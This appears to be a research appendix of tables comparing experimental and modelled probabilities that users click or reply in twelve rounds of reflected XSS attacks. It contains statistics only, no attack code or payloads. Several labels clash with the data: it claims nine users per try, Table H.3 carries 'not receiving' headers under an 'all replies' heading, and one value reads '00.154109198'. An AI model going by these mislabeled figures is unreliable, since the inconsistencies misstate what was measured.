Similar to G, we present the results for the scenario discussed in 1. The number of users targeted in each try is 9. The total number of tries is 12, the total number of users targeted is 2240, and the total number of users who visited the malicious application is 1168.

Total number of users targeted	**Total number of users targeted clicked or the number of replies received**	**Probability of the adversary receiving replies/users clicking (experiment)**	**Probability of the adversary receiving replies/users clicking (model)**
24	15	0.625	0.8180613348
110	37	0.3363636364	0.5666224261
36	19	0.5277777778	0.4930096679
36	18	0.5	0.5446118954
39	21	0.5384615385	0.3960586924
192	119	0.6197916667	0.5329936004
352	174	0.4943181818	0.5208825212
367	193	0.5258855586	0.4517523984
371	186	0.5013477089	0.4816373177
364	208	0.5714285714	0.4970790429
164	72	0.4390243902	0.5828262574
185	106	0.572972973	0.5323423816

Table H.1: The probability of the adversary receiving replies for final set of Reflected XSS attacks

From the table we get the following results.

1. The total number of users is 2240.
2. The sum of the second column, i.e., the total number of users who visited the vulnerable application is 1168.

3. The value of the probability obtained from the experiment is 0.5214285714. This value is obtained from $1168 \div 2240$.

4. The value of the probability obtained from our model is 0.534823128 (7.6).

Probability of the adversary receiving no replies

Here we discuss the results for the scenario discussed in section 2.The following data have been discussed here.

1. The number of users targeted.

2. The total count of replies not received.

3. The probability of the adversary not receiving replies obtained from our experiments.

4. The probability of the adversary not receiving replies obtained from our model.

Total number of users targeted	**Total count of replies not received**	**Probability of the adversary not receiving replies (experiment)**	**Probability of the adversary not receiving replies (model)**
24	0	0	0
110	50	0.4545454545	0.05013603065
36	2	0.05555555556	0.5513725216
36	12	0.3333333333	0.3675816811
39	1	0.02564102564	0
192	20	0.1041666667	0.2363034324
352	64	0.1818181818	0.05449053833
367	54	0.1471389646	4.31E-07
371	84	0.2264150943	0.07537810126
364	32	0.08791208791	0.08992402439
164	40	0.243902439	0.05050117728
185	31	0.1675675676	0.06540404181

Table H.2: The probability of the adversary not receiving replies for final set of Reflected XSS

From the table we get the following results.

1. The total number of users is 2240.

2. The sum of the second column, i.e., the total number of replies not received by the adversary is 390.

3. The value of the probability obtained from the experiment is 0.1741071429. This

value is obtained from $390 \div 2240$.

4. The value of the probability obtained from our model is 00.154109198 (7.7).

Probability of the adversary receiving all replies

Here we discuss the results for the scenario discussed in section 3. The following data have been discussed here.

1. The number of users targeted.
2. The number of times the adversary received replies from all the targeted users.
3. The total number of users.
4. The probability of the adversary receiving all replies obtained from our experiments.
5. The probability of the adversary receiving all replies obtained from our model.

Total number of users targeted	**Number of times the adversary received replies from all the targeted users.**	**Total number of replies received.**	**Probability of the adversary not receiving replies (experiment)**	**Probability of the adversary not receiving replies (model)**
24	2 (4,6)	10	0.4166666667	0.3034504487
110	5 (2, 2, 5, 4, 2)	15	0.1363636364	0.1931953779
36	2 (3,3)	6	0.1666666667	0.2678696748
36	4 (3, 7, 1, 1)	12	0.3333333333	0.2218358125
39	3 (3,4,2)	9	0.2307692308	0.1947731552
192	15 (2, 2, 3, 2, 3, 1, 2, 1, 4, 1, 7, 4, 1, 7, 4)	44	0.2291666667	0.146755411
352	22 (3, 1, 5, 7, 3, 5, 6, 4, 5, 2, 5, 1, 1, 2, 7, 3, 2, 8, 1, 7, 2, 1)	81	0.2301136364	0.22059848133
367	17 (8, 3, 4, 1, 1, 8, 4, 2, 1, 1, 4, 1, 4, 6, 4, 4, 7)	63	0.1716621253	0.2032439726

371	21 (1, 1, 1, 1, 3, 3, 3, 7, 8, 1, 3, 8, 8, 2, 2, 1, 2, 1, 2, 2, 1)	61	0.1644204852	0.1846167231
364	21 (1, 2, 5, 8, 2, 7, 1, 1, 4, 8, 5, 3, 6, 5, 5, 8, 3, 2, 5, 4, 1)	86	0.2362637363	0.1943471861
164	10 (1, 6, 2, 1, 1, 3, 1, 2, 5, 5)	27	0.1646341463	0.2517502983
185	12 (6, 3, 1, 8, 6, 5, 2, 1, 7, 5, 2, 3)	49	0.2648648649	0.1700751133

Table H.3: The probability of the adversary all replies for the final set of Reflected XSS

From the table we get the following results.

1. The total number of users is 2240.
2. The sum of the third column, i.e., the total number of replies not received by the adversary is 463.
3. The value of the probability obtained from the experiment is 0.2066964286. This value is obtained from $463 \div 2240$.
4. The value of the probability obtained from our model is 0.2127093046 (7.8).

Probability of the adversary receiving delayed replies

Here we discuss the results for the scenario discussed in section 4. The following data have been discussed here.

1. The Number of users targeted.
2. Count of delayed replies.
3. The probability of the adversary receiving delayed replies obtained from our experiments.
4. The probability of the adversary receiving delayed replies obtained from our model.

Total number of users targeted.	**Count of delayed replies.**	**Probability of the adversary receiving delayed replies (experiment).**	**Probability of the adversary receiving delayed replies (model).**
24	7	0.2916666667	0.1513503149
110	21	0.1909090909	0.2199228512
36	6	0.1666666667	0.04594829854
36	5	0.1388888889	0.4183793194
39	13	0.3333333333	0.1825470126
192	64	0.3333333333	0.449085111
352	102	0.2897727273	0.3291831959
367	74	0.2016348774	0.2718123563
371	89	0.2398921833	0.3305789914
364	120	0.3296703297	0.2776366517
164	45	0.2743902439	0.4339630419
185	52	0.2810810811	0.3068044731

Table H.4: The probability of the adversary receiving delayed replies for for final set of Reflected XSS.

From the table we get the following results.

1. The total number of users is 2240.
2. The sum of the second column, i.e., the total number of delayed replies received by the adversary is 598.

3. The value of the probability obtained from the experiment is 0.2669642857. This value is obtained from $598 \div 2240$.

4. The value of the probability obtained from our model is 0.2847676348 (7.9).

Probability of the adversary receiving replies within the expected duration

Here we discuss the results for the scenario discussed in section 5. The following data have been discussed here.

1. The number of users targeted.

2. Count of replies that were not delayed.

3. The probability of the adversary receiving replies obtained from our experiments.

4. The probability of the adversary receiving replies obtained from our model.

Number of users targeted.	**Count of replies.**	**Probability of the adversary receiving replies (experiment).**	**Probability of the adversary receiving replies (model).**
24	5	0.2083333333	0.58403372
110	22	0.2	0.267716498
36	13	0.3611111111	0.1029853965
36	6	0.1666666667	0.3429248243
39	12	0.3076923077	0.2449727004
192	75	0.390625	0.7231400192
352	93	0.2642045455	0.2191862933
367	130	0.3542234332	0.1665651702
371	125	0.3369272237	0.2513191345
364	122	0.3351648352	0.4094290541
164	45	0.2743902439	0.2282510121
185	57	0.3081081081	0.3092689153

Table H.5: The probability of the adversary receiving replies for for final set of Reflected XSS.

From the table we get the following results.

1. The total number of users is 2240.
2. The sum of the second column, i.e., the total number of delayed replies received by the adversary is 705.
3. The value of the probability obtained from the experiment is 0.3147321429. This

value is obtained from $705 \div 2240$.

4. The value of the probability obtained from our model is 0.3208160615 (7.10).